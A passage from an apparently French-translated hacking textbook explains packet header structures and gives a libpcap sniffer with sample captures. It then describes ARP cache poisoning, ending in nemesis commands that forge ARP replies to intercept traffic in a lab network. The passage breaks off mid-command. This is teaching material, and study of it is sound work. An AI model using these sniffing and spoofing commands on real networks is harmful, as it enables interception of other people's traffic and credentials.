Dans nos captures de paquets, la couche externe est Ethernet, qui est également la plus basse couche visible. Elle est utilisée pour envoyer des données entre des extrémités Ethernet avec des adresses MAC. L'en-tête de cette couche contient l'adresse MAC source, l'adresse MAC destination et une valeur sur 16 bits qui décrit le type du paquet Ethernet. Sur Linux, la structure de cet en-tête est définie dans `/usr/include/linux/if_ethernet.h` et celles des en-têtes IP et TCP se trouvent respectivement dans `/usr/include/netinet/ip.h` et dans `/usr/include/netinet/tcp.h`. Le code source de `tcpdump` définit également des structures pour ses en-têtes, mais nous pouvons simplement écrire nos propres structures d'en-tête en nous appuyant sur les RFC. Cette dernière approche nous permet d'acquérir des connaissances supplémentaires. Par conséquent, utilisons les définitions des structures comme guide à nos propres structures d'en-têtes de paquets, que nous inclurons dans `hacking-network.h`.

Commençons par étudier la définition existante de l'en-tête Ethernet.

Extrait de /usr/include/if_ether.h

```
#define ETH_ALEN  6   /* Octets in one ethernet addr  */
#define ETH_HLEN  14    /* Total octets in header */

/*
 *  This is an Ethernet frame header.
 */

struct ethhdr {
  unsigned char h_dest[ETH_ALEN]; /* Destination eth addr */
  unsigned char h_source[ETH_ALEN]; /* Source ether addr */
  __be16    h_proto;    /* Packet type ID field */
} __attribute__((packed));
```

Elle contient les trois éléments d'un en-tête Ethernet. La déclaration de la variable de type `__be16` correspond en réalité à la définition d'un entier court non signé sur 16 bits. Nous pouvons le déterminer en examinant récursivement les définitions de types dans les fichiers d'en-tête :

```
reader@hacking:~/booksrc $
$ grep -R "typedef.*__be16" /usr/include
/usr/include/linux/types.h:typedef __u16 __bitwise __be16;
```

```
$ grep -R "typedef.*__u16" /usr/include | grep short
/usr/include/linux/i2o-dev.h:typedef unsigned short __u16;
/usr/include/linux/cramfs_fs.h:typedef unsigned short __u16;
/usr/include/asm/types.h:typedef unsigned short __u16;
$
```

Le fichier définit également la taille de l'en-tête Ethernet dans `ETH_HLEN`, c'est-à-dire quatorze octets. Cela correspond parfaitement, car les adresses MAC source et destination occupent chacune six octets et que le champ de type du paquet est un entier court sur 16 bits qui prend deux octets. Cependant, de nombreux compilateurs ajouteront des octets de remplissage aux structures afin qu'elles soient alignées sur des frontières de quatre octets. Autrement dit, `sizeof(struct ethhdr)` retournera une taille invalide. Pour éviter ce problème, nous devons utiliser `ETH_HLEN` ou une valeur figée à quatorze octets comme taille pour l'en-tête Ethernet.

En incluant `<linux/if_ether.h>`, nous incluons également les autres fichiers d'en-tête qui contiennent la définition de type `__be16` requise. Puisque nous voulons définir nos propres structures dans `hacking-network.h`, nous devons retirer les références aux définitions de types inconnues. Profitons-en pour donner de meilleurs noms à ces champs.

Ajout à hacking-network.h

```
#define ETHER_ADDR_LEN 6
#define ETHER_HDR_LEN 14

struct ether_hdr {
   unsigned char ether_dest_addr[ETHER_ADDR_LEN]; // Adresse MAC destination.
   unsigned char ether_src_addr[ETHER_ADDR_LEN];  // Adresse MAC source.
   unsigned short ether_type;                     // Type du paquet Ethernet.
};
```


Nous pouvons faire la même chose pour IP et TCP, en prenant comme référence les structures correspondantes et les diagrammes de la RFC.

Extrait de /usr/include/netinet/ip.h

```
struct iphdr
  {
#if __BYTE_ORDER == __LITTLE_ENDIAN
    unsigned int ihl:4;
    unsigned int version:4;
#elif __BYTE_ORDER == __BIG_ENDIAN
    unsigned int version:4;
    unsigned int ihl:4;
```

```
#else
# error "Please fix <bits/endian.h>"
#endif
    u_int8_t tos;
    u_int16_t tot_len;
    u_int16_t id;
    u_int16_t frag_off;
    u_int8_t ttl;
    u_int8_t protocol;
    u_int16_t check;
    u_int32_t saddr;
    u_int32_t daddr;
    /*The options start here. */
};
```

Extrait de la RFC 791



Exemple d'en-tête de Datagramme Internet

Chaque élément de la structure correspond aux champs donnés par le diagramme de l'en-tête dans la RFC. Puisque les deux premiers champs, Version et LET (longueur de l'en-tête Internet), ont une taille de quatre bits et que ce type n'existe pas en C, la définition de l'en-tête sous Linux découpe l'octet de manière différente en fonction de l'ordre des octets de l'hôte. Puisque ces champs sont donnés dans l'ordre des octets du réseau, si l'hôte est une architecture little-endian, le champ LET doit venir avant le champ Version lorsque l'ordre des octets est inversé. Dans notre cas, nous n'avons pas réellement besoin de ces champs et il est donc inutile de décomposer l'octet.

Ajout à hacking-network.h

```
struct ip_hdr {
  unsigned char ip_version_and_header_length; // Version et taille de l'en-tête.
  unsigned char ip_tos;          // Type de service.
  unsigned short ip_len;         // Longueur totale.
```

```
    unsigned short ip_id;          // Numéro d'identification.
    unsigned short ip_frag_offset; // Décalage du fragment et indicateurs.
    unsigned char ip_ttl;          // Durée de vie.
    unsigned char ip_type;         // Type de protocole.
    unsigned short ip_checksum;    // Somme de contrôle.
    unsigned int ip_src_addr;      // Adresse IP source.
    unsigned int ip_dest_addr;     // Adresse IP destination
};
```

Comme nous l'avons mentionné précédemment, le remplissage effectué par le compilateur alignera cette structure sur une frontière de quatre octets. Les en-têtes IP occupent toujours vingt octets.


Pour l'en-tête d'un paquet TCP, nos références sont `/usr/include/netinet/tcp.h` pour la structure et la RFC 793 pour le diagramme.

Extrait de /usr/include/netinet/tcp.h

```
typedef u_int32_t tcp_seq;
/*
 * TCP header.
 * Per RFC 793, September, 1981.
 */
struct tcphdr
  {
    u_int16_t th_sport;   /* source port */
    u_int16_t th_dport;   /* destination port */
    tcp_seq th_seq;   /* sequence number */
    tcp_seq th_ack;   /* acknowledgment number */
#  if __BYTE_ORDER == __LITTLE_ENDIAN
    u_int8_t th_x2:4;   /* (unused) */
    u_int8_t th_off:4;    /* data offset */
#  endif
#  if __BYTE_ORDER == __BIG_ENDIAN
    u_int8_t th_off:4;    /* data offset */
    u_int8_t th_x2:4;   /* (unused) */
#  endif
    u_int8_t th_flags;
#  define TH_FIN  0x01
#  define TH_SYN  0x02
#  define TH_RST  0x04
#  define TH_PUSH 0x08
#  define TH_ACK  0x10
#  define TH_URG  0x20
    u_int16_t th_win;   /* window */
    u_int16_t th_sum;   /* checksum */
    u_int16_t th_urp;   /* urgent pointer */
};
```

Extrait de la RFC 793

En-tête TCP




```
Data Offset: 4 bits
    La taille de l'en-tête TCP en nombre de mots de 32 bits. Il indique là où
    commencent les données. L'en-tête TCP, dans tous les cas a une taille
    correspondant à un nombre entier de mots de 32 bits.
Réservé: 6 bits
    Réservés pour usage futur. Doivent nécessairement être à 0.
Options: variable
```

La structure `tcphdr` de Linux change également l'ordre du champ sur 4 bits pour le décalage des données (*data offset*) et de celui réservé, en fonction de l'ordre des octets de l'hôte. Le champ de décalage des données est important car il indique la taille de l'en-tête TCP dont la longueur est variable. Vous aurez peut-être remarqué que la structure `tcphdr` définie par Linux ne réserve aucune place aux options TCP. En effet, la RFC stipule que ce champ est facultatif. La taille de l'en-tête TCP sera toujours alignée sur 32 bits et le champ de décalage des données précise combien de mots de 32 bits se trouvent dans l'en-tête. Par conséquent, la taille de l'en-tête TCP en octets est égale au contenu du champ de décalage des données multiplié par quatre. Puisque ce champ est nécessaire pour le calcul de la taille de l'en-tête, nous découpons son octet, en supposant que l'architecture de l'hôte est de type little-endian.

Le champ `th_flags` de la structure `tcphdr` de Linux est défini comme un caractère non signé sur 8 bits. Les valeurs définies après ce champ sont les masques de bits qui correspondent aux six indicateurs valides.

Ajout à hacking-network.h

```
struct tcp_hdr {
  unsigned short tcp_src_port;   // Port TCP source.
  unsigned short tcp_dest_port;  // Port TCP destination.
  unsigned int tcp_seq;          // Numéro de séquence TCP.
  unsigned int tcp_ack;          // Numéro d'accusé de réception TCP.
  unsigned char reserved:4;      // 4 bits parmi les 6 bits réservés.
  unsigned char tcp_offset:4;    // Décalage des données TCP pour little-endian.
  unsigned char tcp_flags;       // Indicateurs TCP (et 2 bits reservés).
#define TCP_FIN   0x01
#define TCP_SYN   0x02
#define TCP_RST   0x04
#define TCP_PUSH  0x08
#define TCP_ACK   0x10
#define TCP_URG   0x20
  unsigned short tcp_window;     // Taille de la fenêtre TCP.
  unsigned short tcp_checksum;   // Somme de contrôle TCP.
  unsigned short tcp_urgent;     // Pointeur urgent TCP.
};
```

À présent que les en-têtes sont définis comme des structures, nous pouvons écrire un programme pour décoder les en-têtes présents dans chaque paquet. Mais, avant cela, examinons libpcap. Cette bibliothèque définit la fonction `pcap_loop()`, qui constitue une meilleure solution de capture des paquets qu'une boucle d'appels à `pcap_next()`. Très peu de programmes utilisent `pcap_next()`, car elle est lourde et inefficace. `pcap_loop()` s'appuie sur une fonction de rappel. Autrement dit, nous devons lui passer un pointeur de fonction en argument, qui est invoqué chaque fois qu'un paquet est capturé. Voici le prototype de `pcap_loop()` :

```
int pcap_loop(pcap_t *handle, int count, pcap_handler callback, u_char *args);
```

Le premier argument est le handle de pcap, le suivant indique le nombre de paquets à capturer, tandis que le troisième est un pointeur vers la fonction de rappel. Si le paramètre `count` vaut `-1`, la fonction boucle jusqu'à ce que le programme l'interrompe. Le dernier argument est un pointeur facultatif passé à la fonction de rappel. Naturellement, celle-ci correspond à un certain prototype, puisque `pcap_loop()` doit l'invoquer. La fonction de rappel peut avoir n'importe quel nom, mais ses arguments sont impérativement les suivants :

```
void callback(u_char *args, const struct pcap_pkthdr *cap_header, const u_char *packet);
```

Le premier est le pointeur qui correspond au dernier argument facultatif de `pcap_loop()`. Il permet de passer des informations complémentaires à la fonction de rappel, mais nous ne l'utiliserons pas. Les deux arguments suivants sont les mêmes que pour `pcap_next()` : un pointeur vers l'en-tête de capture et un pointeur vers le paquet lui-même.

L'exemple suivant s'appuie sur `pcap_loop()` et une fonction de rappel pour capturer des paquets et sur nos structures d'en-tête pour les décoder. Nous expliquerons son fonctionnement au fur et à mesure de la présentation du code.

decode_sniff.c

```
#include <pcap.h>
#include "hacking.h"
#include "hacking-network.h"

void pcap_fatal(const char *, const char *);
void decode_ethernet(const u_char *);
void decode_ip(const u_char *);
u_int decode_tcp(const u_char *);

void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *);

int main() {
   struct pcap_pkthdr cap_header;
   const u_char *packet, *pkt_data;
   char errbuf[PCAP_ERRBUF_SIZE];
   char *device;
   pcap_t *pcap_handle;

   device = pcap_lookupdev(errbuf);
   if(device == NULL)
      pcap_fatal("pcap_lookupdev", errbuf);

   printf("Sniffing on device %s\n", device);

   pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
   if(pcap_handle == NULL)
      pcap_fatal("pcap_open_live", errbuf);

   pcap_loop(pcap_handle, 3, caught_packet, NULL);
   pcap_close(pcap_handle);
}
```

Au début du programme, nous déclarons le prototype de la fonction de rappel, nommée `caught_packet()`, ainsi que plusieurs fonctions de décodage. Le code de `main()` n'a pas vraiment changé, excepté le remplacement de la boucle for par un seul appel à `pcap_loop()`. Nous passons à cette fonction le `pcap_handle`, lui indiquons de capturer trois paquets et d'invoquer la fonction de rappel `caught_packet()`. L'argument final est `NULL`, puisque nous n'avons aucune donnée complémentaire à passer à `caught_packet()`. Vous remarquerez que la fonction `decode_tcp()` retourne une valeur de type `u_int`. Il s'agit de la taille de l'en-tête TCP, qui est variable :

```
void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const
u_char *packet) {
   int tcp_header_length, total_header_size, pkt_data_len;
   u_char *pkt_data;
```

```
    printf("==== Got a %d byte packet ====\n", cap_header->len);
    decode_ethernet(packet);
    decode_ip(packet+ETHER_HDR_LEN);
    tcp_header_length = decode_tcp(packet+ETHER_HDR_LEN+sizeof(struct ip_hdr));

    total_header_size = ETHER_HDR_LEN+sizeof(struct ip_hdr)+tcp_header_length;
    pkt_data = (u_char *)packet + total_header_size;  // pkt_data pointe sur les données.
    pkt_data_len = cap_header->len - total_header_size;
    if(pkt_data_len > 0) {
       printf("\t\t\t%u bytes of packet data\n", pkt_data_len);
       dump(pkt_data, pkt_data_len);
    } else
       printf("\t\t\tNo Packet Data\n");
}

void pcap_fatal(const char *failed_in, const char *errbuf) {
    printf("Fatal Error in %s: %s\n", failed_in, errbuf);
    exit(1);
}
```

La fonction `caught_packet()` est invoquée chaque fois que `pcap_loop()` capture un paquet. Elle utilise la longueur des en-têtes pour découper le paquet conformément aux différentes couches, puis les fonctions de décodage affichent les détails concernant chaque en-tête des couches :

```
void decode_ethernet(const u_char *header_start) {
    int i;
    const struct ether_hdr *ethernet_header;

    ethernet_header = (const struct ether_hdr *)header_start;
    printf("[[  Layer 2 :: Ethernet Header  ]]\n");
    printf("[ Source: %02x", ethernet_header->ether_src_addr[0]);
    for(i=1; i < ETHER_ADDR_LEN; i++)
       printf(":%02x", ethernet_header->ether_src_addr[i]);

    printf("\tDest: %02x", ethernet_header->ether_dest_addr[0]);
    for(i=1; i < ETHER_ADDR_LEN; i++)
       printf(":%02x", ethernet_header->ether_dest_addr[i]);
    printf("\tType: %hu ]\n", ethernet_header->ether_type);
}

void decode_ip(const u_char *header_start) {
    const struct ip_hdr *ip_header;

    ip_header = (const struct ip_hdr *)header_start;
    printf("\t((  Layer 3 ::: IP Header  ))\n");
    printf("\t( Source: %s\t", inet_ntoa(ip_header->ip_src_addr));
    printf("Dest: %s )\n", inet_ntoa(ip_header->ip_dest_addr));
    printf("\t( Type: %u\t", (u_int) ip_header->ip_type);
    printf("ID: %hu\tLength: %hu )\n", ntohs(ip_header->ip_id), ntohs(ip_header- >ip_len));
}
```

```
u_int decode_tcp(const u_char *header_start) {
   u_int header_size;
   const struct tcp_hdr *tcp_header;

   tcp_header = (const struct tcp_hdr *)header_start;
   header_size = 4 * tcp_header->tcp_offset;

   printf("\t\t{{  Layer 4 :::: TCP Header  }}\n");
   printf("\t\t{ Src Port: %hu\t", ntohs(tcp_header->tcp_src_port));
   printf("Dest Port: %hu }\n", ntohs(tcp_header->tcp_dest_port));
   printf("\t\t{ Seq #: %u\t", ntohl(tcp_header->tcp_seq));
   printf("Ack #: %u }\n", ntohl(tcp_header->tcp_ack));
   printf("\t\t{ Header Size: %u\tFlags: ", header_size);
   if(tcp_header->tcp_flags & TCP_FIN)
      printf("FIN ");
   if(tcp_header->tcp_flags & TCP_SYN)
      printf("SYN ");
   if(tcp_header->tcp_flags & TCP_RST)
      printf("RST ");
   if(tcp_header->tcp_flags & TCP_PUSH)
      printf("PUSH ");
   if(tcp_header->tcp_flags & TCP_ACK)
      printf("ACK ");
   if(tcp_header->tcp_flags & TCP_URG)
      printf("URG ");
   printf(" }\n");

   return header_size;
}
```

Les fonctions de décodage reçoivent un pointeur sur le début de l'en-tête, qui est converti en un pointeur sur la structure appropriée par un forçage de type. Cela nous permet d'accéder aux champs de l'en-tête, mais il ne faut pas oublier que ces valeurs sont dans l'ordre des octets du réseau. Les données proviennent directement du câble et nous devons changer l'ordre des octets afin qu'il corresponde à celui d'un processeur *x*86 :

```
reader@hacking:~/booksrc $ gcc -o decode_sniff decode_sniff.c -lpcap
reader@hacking:~/booksrc $ sudo ./decode_sniff
Sniffing on device eth0
==== Got a 75 byte packet ====
[[  Layer 2 :: Ethernet Header  ]]
[ Source: 00:01:29:15:65:b6     Dest: 00:01:6c:eb:1d:50 Type: 8 ]
        ((  Layer 3 ::: IP Header  ))
        ( Source: 192.168.42.1  Dest: 192.168.42.249 )
        ( Type: 6       ID: 7755        Length: 61 )
                {{  Layer 4 :::: TCP Header  }}
                { Src Port: 35602       Dest Port: 7890 }
```


```
                { Seq #: 2887045274      Ack #: 3843058889 }
                { Header Size: 32        Flags: PUSH ACK  }
                        9 bytes of packet data
74 65 73 74 69 6e 67 0d 0a                          | testing..
==== Got a 66 byte packet ====
[[  Layer 2 :: Ethernet Header  ]]
[ Source: 00:01:6c:eb:1d:50     Dest: 00:01:29:15:65:b6 Type: 8 ]
        ((  Layer 3 ::: IP Header  ))
        ( Source: 192.168.42.249         Dest: 192.168.42.1 )
        ( Type: 6        ID: 15678       Length: 52 )
                {{  Layer 4 :::: TCP Header  }}
                { Src Port: 7890         Dest Port: 35602 }
                { Seq #: 3843058889      Ack #: 2887045283 }
                { Header Size: 32        Flags: ACK }
                        No Packet Data
==== Got a 82 byte packet ====
[[  Layer 2 :: Ethernet Header  ]]
[ Source: 00:01:29:15:65:b6     Dest: 00:01:6c:eb:1d:50 Type: 8 ]
        ((  Layer 3 ::: IP Header  ))
        ( Source: 192.168.42.1           Dest: 192.168.42.249 )
        ( Type: 6        ID: 7756        Length: 68 )
                {{  Layer 4 :::: TCP Header  }}
                { Src Port: 35602        Dest Port: 7890 }
                { Seq #: 2887045283      Ack #: 3843058889 }
                { Header Size: 32        Flags: PUSH ACK }
                        16 bytes of packet data
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | this is a test..
reader@hacking:~/booksrc $
```

Lorsque les en-têtes sont décodés et séparés en fonction des couches, la connexion TCP/IP est beaucoup plus facile à interpréter. Remarquez les adresses IP associées aux adresses MAC. Notez également le numéro de séquence dans les deux paquets émis par l'adresse 192.168.42.1 (le premier et le dernier). Il augmente de neuf, car le premier paquet contient neuf octets de données réelles : 2887045283 – 2887045274 = 9. Il est utilisé par le protocole TCP/IP pour vérifier que toutes les données arrivent dans l'ordre, puisque les paquets peuvent être retardés pour différentes raisons.

Malgré tous les mécanismes intégrés aux en-têtes de paquets, ceux-ci restent visibles à quiconque se trouve sur le même segment de réseau. Certains protocoles, comme FTP, POP3 et telnet, transmettent les données sans les chiffrer. Même sans l'assistance d'un outil tel que `dsniff`, un assaillant n'aura aucune difficulté à renifler le réseau pour trouver les noms d'utilisateurs et les mots de passe contenus dans ces paquets et les utiliser pour compromettre d'autres systèmes. Puisque la sécurité est remise en cause, il existe des périphériques réseau qui permettent de créer des environnements réseau commutés.

0x444 Reniflage actif

Dans un *environnement réseau commuté*, les paquets ne sont envoyés qu'au port auquel ils sont destinés, conformément aux adresses MAC de destination. Pour cela, il faut un matériel plus intelligent, qui crée et maintient une table associant les adresses MAC avec certains ports, en fonction du périphérique connecté à chaque port.




Dans un environnement commuté, les périphériques ne reçoivent que les paquets qui leur sont destinés. Par conséquent, les dispositifs espions ne sont pas en mesure de renifler les autres paquets. Cependant, même dans un tel environnement, il existe des solutions ingénieuses pour capturer les paquets des autres périphériques ; elles sont simplement un peu plus complexes. Pour trouver de tels hacks, il faut examiner les détails de chaque protocole et les combiner.

L'adresse source est l'un des aspects importants des communications réseau que nous pouvons manipuler pour obtenir des effets intéressants. Dans le protocole, rien ne permet de garantir que l'adresse source d'un paquet correspond réellement à l'adresse de la machine source. L'acte de forger une adresse source dans un paquet se nomme *usurpation* (*spoofing*). En ajoutant cette technique à votre boîte à outils, nous augmentons énormément le nombre de hacks possibles, puisque la plupart des systèmes supposent que l'adresse source est valide.

L'usurpation représente la première étape du reniflage des paquets dans un réseau commuté. Les deux autres aspects intéressants se trouvent dans ARP. Tout d'abord, lorsqu'une réponse ARP arrive avec une adresse IP déjà présente dans le cache ARP, le système récepteur écrase l'ancienne information d'adresse MAC par la nouvelle contenue dans la réponse (excepté si l'entrée du cache ARP a été explicitement marquée comme permanente). Ensuite, aucune information d'état concernant le trafic ARP n'est conservée, puisque cela nécessiterait de la mémoire supplémentaire et compliquerait un protocole qui n'est déjà pas très simple. Autrement dit, les systèmes accepteront une réponse ARP même s'ils n'ont envoyé aucune requête ARP.

Ces trois détails, lorsqu'ils sont exploités de la bonne manière, permettent à un assaillant de renifler le trafic dans un réseau commuté en employant une technique appelée *redirection ARP*. L'assaillant envoie à certains périphériques des réponses ARP forgées, en écrasant ainsi les entrées du cache ARP par les données qu'il a composées. Cette technique est appelée *empoisonnement du cache ARP* (*ARP cache poisoning*). Pour renifler le trafic réseau entre deux points *A* et *B*, l'assaillant doit empoisonner le cache ARP de *A* afin que celui-ci pense que l'adresse IP de *B* correspond à l'adresse MAC de l'assaillant, et empoisonner le cache ARP de *B* pour que celui-ci pense que l'adresse IP de *A* correspond à l'adresse MAC de l'assaillant. Ensuite, la machine de ce dernier doit simplement retransmettre les paquets vers les destinations finales adéquates. De cette manière, tout le trafic entre les points *A* et *B* est bien livré, mais il passe au travers de la machine de l'assaillant.



Puisque *A* et *B* ajoutent leur propre en-tête Ethernet sur les paquets en fonction de leur cache ARP, le trafic IP de *A* destiné à *B* est en réalité envoyé vers l'adresse MAC de l'assaillant, et *vice versa*. Le commutateur filtre uniquement le trafic en fonction d'une adresse MAC et fonctionnera donc comme prévu, en envoyant le trafic IP de *A* et de *B* destiné à l'adresse MAC de l'assaillant sur son port. Ensuite, l'assaillant encapsule à nouveau les paquets IP avec ses propres en-têtes Ethernet et les renvoie au commutateur, qui les route enfin vers la destination légitime. Le commutateur fonctionne de manière correcte ; les machines victimes sont simplement trompées afin qu'elles redirigent leur trafic au travers de la machine de l'assaillant.

Grâce à des temporisations, les machines victimes enverront périodiquement des requêtes ARP réelles et recevront des réponses ARP réelles. Pour maintenir l'attaque par redirection, l'assaillant doit faire en sorte que le cache ARP des victimes soit toujours

empoisonné. Pour cela, une solution consiste à envoyer à intervalles réguliers, par exemple toutes les 10 secondes, des réponses ARP mystifiées à *A* et à *B*.

Une *passerelle* est un dispositif qui route tout le trafic d'un réseau local vers Internet. Une redirection ARP est particulièrement intéressante lorsque la passerelle par défaut est l'une des machines victimes. En effet, le trafic entre la passerelle par défaut et un autre système correspond au trafic Internet de ce système. Par exemple, si la machine d'adresse 192.168.0.118 communique avec la passerelle d'adresse 192.168.0.1 au travers d'un commutateur, le trafic sera restreint par une adresse MAC. Autrement dit, il ne pourra pas être reniflé, même en mode espion. Cependant, il est possible d'y parvenir en le redirigeant.

Pour rediriger le trafic, les adresses MAC de 192.168.0.118 et de 192.168.0.1 doivent être déterminées. Il suffit de contacter ces hôtes avec ping, puisque toute tentative de connexion IP utilisera ARP. Si nous employons un renifleur, nous pouvons voir les communications ARP, mais le système d'exploitation mettra en cache les associations IP/MAC résultantes :

```
reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1): 56 octets data
64 octets from 192.168.0.1: icmp_seq=0 ttl=64 time=0.4 ms
--- 192.168.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.118
PING 192.168.0.118 (192.168.0.118): 56 octets data
64 octets from 192.168.0.118: icmp_seq=0 ttl=128 time=0.4 ms
--- 192.168.0.118 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
reader@hacking:~/booksrc $ arp -na
? (192.168.0.1) at 00:50:18:00:0F:01 [ether] on eth0
? (192.168.0.118) at 00:C0:F0:79:3D:30 [ether] on eth0
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:00:AD:D1:C7:ED
          inet addr:192.168.0.193  Bcast:192.168.0.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING  MTU:1500  Metric:1
          RX packets:4153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3875 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:601686 (587.5 Kb)  TX bytes:288567 (281.8 Kb)
          Interrupt:9 Base address:0xc000
reader@hacking:~/booksrc $
```

Après les ping, les adresses MAC de 192.168.0.118 et de 192.168.0.1 se trouvent dans le cache ARP de l'assaillant. Ainsi, les paquets peuvent atteindre leur destination finale après avoir transité par la machine de l'assaillant. Si l'on suppose que la redirection de port (*IP forwarding*) est compilée dans le noyau, il nous suffit d'envoyer des réponses ARP forgées à intervalles réguliers. Nous devons dire à 192.168.0.118 que 192.168.0.1

se trouve à l'adresse `00:00:AD:D1:C7:ED` et à 192.168.0.1 que 192.168.0.118 est également à l'adresse `00:00:AD:D1:C7:ED`. Ces paquets ARP peuvent être injectés à l'aide d'un outil d'injection de paquets en ligne de commande comme Nemesis. Nemesis était à l'origine une suite d'outils écrits par Mark Grimes, mais, dans sa version 1.4 la plus récente, toutes les fonctionnalités ont été regroupées dans un petit utilitaire par Jeff Nathan, la nouvelle personne chargée de sa maintenance et de son développement. Le code source de Nemesis se trouve sur le LiveCD, dans le répertoire `/usr/src/nemesis-1.4/`. Il a été compilé et est déjà installé.

```
reader@hacking:~/booksrc $ nemesis

NEMESIS -=- The NEMESIS Project Version 1.4 (Build 26)

NEMESIS Usage:
  nemesis [mode] [options]

NEMESIS modes:
  arp
  dns
  ethernet
  icmp
  igmp
  ip
  ospf (currently non-functional)
  rip
  tcp
  udp

NEMESIS options:
  To display options, specify a mode with the option "help".

reader@hacking:~/booksrc $ nemesis arp help

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

ARP/RARP Usage:
  arp [-v (verbose)] [options]

ARP/RARP Options:
  -S <Source IP address>
  -D <Destination IP address>
  -h <Sender MAC address within ARP frame>
  -m <Target MAC address within ARP frame>
  -s <Solaris style ARP requests with target hardware addess set to broadcast>
  -r ({ARP,RARP} REPLY enable)
  -R (RARP enable)
  -P <Payload file>

Data Link Options:
  -d <Ethernet device name>
  -H <Source MAC address>
  -M <Destination MAC address>

You must define a Source and Destination IP address.
```

```
reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S 192.168.0.1 -D
192.168.0.118 -h 00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED
-M 00:C0:F0:79:3D:30

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

              [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
     [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
        [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB

ARP Packet Injected
reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S 192.168.0.118 -D
192.168.0.1 -h 00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M
